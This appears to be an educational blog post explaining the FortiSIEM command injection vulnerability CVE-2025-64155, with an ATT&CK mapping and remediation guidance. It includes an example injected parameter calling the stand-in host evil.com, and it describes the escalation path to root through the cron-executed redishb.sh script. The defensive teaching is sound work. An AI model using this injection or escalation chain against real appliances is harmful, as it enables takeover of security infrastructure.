


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
On January 14, 2026, Fortinet issued a critical security bulletin that sent ripples through the cybersecurity community. The vulnerability, CVE-2025-64155, represents a severe OS command injection flaw in FortiSIEM, the company's widely-used Security Information and Event Management (SIEM) solution. With a near-maximum CVSS score of 9.4, this flaw allows an unauthenticated attacker to execute arbitrary code remotely, potentially leading to a complete compromise of the monitoring system itself. For cybersecurity professionals, students, and beginners, understanding this attack vector is not just academic, it's a live-fire lesson in how foundational security tools can become single points of failure and how defenders must respond.
Before diving into the technical depths, let's establish what every security team needs to know immediately about this FortiSIEM OS command injection vulnerability.
CVE-2025-64155 is an unauthenticated, critical-severity vulnerability residing in the `phMonitor` service of FortiSIEM. This service, which runs on TCP port 7900 on Super and Worker nodes, is responsible for health monitoring and inter-node communication. The core failure is an improper neutralization of special elements used in an OS command (CWE-78). In simple terms, the service takes user input from a network request and passes it, without proper cleaning, to a system shell. This allows a remote attacker to inject and execute their own commands on the underlying operating system.
The stakes are exceptionally high because a successful exploit chain grants the attacker first "admin" and then full "root" access to the appliance. Considering that FortiSIEM is a central nervous system for security monitoring, this level of compromise is catastrophic. It allows an adversary to disable logging, manipulate alerts, exfiltrate sensitive security data, and use the trusted platform as a launchpad for further attacks within the network. Proof-of-concept code is publicly available, and active exploitation in the wild has been confirmed, making timely patching a non-negotiable priority.
To truly defend against a threat, you must understand its mechanics. Let's dissect how this FortiSIEM OS command injection vulnerability operates under the hood.
The phMonitor service is a critical backend daemon in FortiSIEM architecture. It handles tasks like system health checks, distributing workloads between nodes, and facilitating communication. It listens on TCP port 7900. Researchers discovered that this service exposes several command handlers that do not require any authentication. This is the first critical failure: a high-privilege internal service is openly accessible on the network.
The specific attack path involves a handler meant for logging security events to an Elasticsearch database. When invoked, this handler calls a shell script and passes parameters based on the TCP request it received. The vulnerability arises because user-controlled input from the network request is concatenated directly into a system command that is executed via a shell (like `bash` or `sh`).
Imagine a simplified version of the flawed code:
An attacker doesn't send a normal log path. Instead, they send a crafted parameter like http://evil.com; whoami. The resulting command becomes curl -k http://evil.com; whoami -o /tmp/log_output. The semicolon (`;`) is a shell command separator. The system first runs `curl`, then executes the attacker's injected command, whoami. This is the essence of OS command injection: tricking an application into executing arbitrary shell commands.
Horizon3.ai's research showed that full exploitation is a two-stage process, turning a serious bug into a devastating breach.
The initial OS command injection is used not for direct code execution, but for argument injection into the `curl` command. By carefully crafting the input, an attacker can manipulate `curl` to write arbitrary data to a file location on the FortiSIEM filesystem. Since the `phMonitor` service runs with the privileges of the "admin" user, the attacker can write files that this user has permission to modify.
With the ability to write files as the admin user, the attacker performs a clever privilege escalation. They target a specific, known file: /opt/charting/redishb.sh. This script is writable by the admin user and, crucially, is executed automatically every minute by a cron job that runs with root permissions. The attacker uses the Stage 1 file-write capability to overwrite this script with a malicious payload, such as a reverse shell command. Within 60 seconds, the cron job executes the malicious script, granting the attacker a command shell with full root access to the entire appliance.
This chained exploit demonstrates a critical lesson: a seemingly limited vulnerability (argument injection leading to a specific file write) can be weaponized for total system takeover when combined with insecure system configurations (a world-writable script run by root).
Framing real-world exploits within the MITRE ATT&CK framework helps defenders understand and anticipate adversary behavior. The exploitation of CVE-2025-64155 cleanly maps to several key tactics and techniques.
| MITRE ATT&CK Tactic | Technique (ID & Name) | How It Applies to This Exploit |
|---|---|---|
| Initial Access | T1190 - Exploit Public-Facing Application | The attacker exploits the vulnerable `phMonitor` service (listening on port 7900) without needing credentials, gaining an initial foothold. |
| Execution | T1059.004 - Command and Scripting Interpreter: Unix Shell | The core of the OS command injection flaw allows the attacker to execute arbitrary shell commands (like writing a file) via the injected `curl` arguments. |
| Privilege Escalation | T1548.003 - Abuse Elevation Control Mechanism: Cron | The attacker abuses the legitimate root-level cron job that executes `redishb.sh` to escalate from admin to root privileges. |
| Persistence | T1053.003 - Scheduled Task/Job: Cron | By overwriting a script run by cron, the attacker establishes persistence, their code will be re-executed every minute as long as the file remains modified. |
Understanding this mapping allows Blue Teams to hunt for related activity. For instance, they can monitor for unusual child processes spawned from the `phMonitor` service or unexpected modifications to files in `/opt/charting/`.
This vulnerability offers a perfect case study for contrasting offensive and defensive security mindsets.
For a red teamer or threat actor, CVE-2025-64155 is a golden ticket:
The public PoC accelerates exploitation, making this a low-effort, high-impact opportunity for both targeted attackers and opportunistic botnets.
For defenders, this flaw is a crisis that demands immediate and layered response:
Here is a clear, actionable guide for security teams to address this critical vulnerability.
Identify all deployed FortiSIEM instances in your environment. Specifically, determine which are Super nodes and Worker nodes (these are affected), and note their current software versions. Collector nodes are reportedly not affected.
Refer to the official Fortinet advisory and match your versions to the required action. Do not guess. The matrix is precise:
Download the correct firmware from the Fortinet Support Portal.
While scheduling the patch, implement a strict network-based containment strategy:
Follow Fortinet's official upgrade procedures for your specific version. This typically involves uploading the firmware image via the GUI or CLI and performing a reboot. Ensure you have verified backups of your FortiSIEM configuration and event database before proceeding. Test the patch in a development/staging environment first if possible.
After patching:
Learning from widespread errors turns a reactive patch into a proactive security improvement.
To solidify understanding, here is a visual representation of the attack chain described in this FortiSIEM OS command injection exploit.

This visual aid helps bridge the gap between abstract technical descriptions and a concrete mental model of the attack, which is crucial for both learning and explaining the risk to stakeholders.
According to the Fortinet advisory, only versions listed are affected. Version 6.4 is not on the list, so it is likely not vulnerable to CVE-2025-64155. However, older versions may have other unpatched vulnerabilities. You should always aim to run supported, updated versions of any security software. Check the official FortiGuard PSIRT advisory for the definitive source.
No. Fortinet has explicitly stated that FortiSIEM Cloud is not affected. This vulnerability only impacts on-premises Super and Worker nodes.
The CVSS v3.1 Base Score is calculated based on several metrics:
The combination of "Network, No Privileges, No Interaction" with a high impact leads to a Critical rating. You can view the official NVD CVSS calculator entry for CVE-2025-64155 for a detailed breakdown.
Look for signs such as:
Tools like endpoint detection and response (EDR) or a robust SIEM (from a different, uncompromised platform!) are essential for this hunt.
Do not wait. Your immediate action plan is clear:
For continuous learning on vulnerabilities and exploitation, bookmark resources like the MITRE ATT&CK® Framework, the National Vulnerability Database (NVD), and follow reputable security research blogs such as Horizon3.ai.
Stay vigilant, patch promptly, and build defense in depth.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.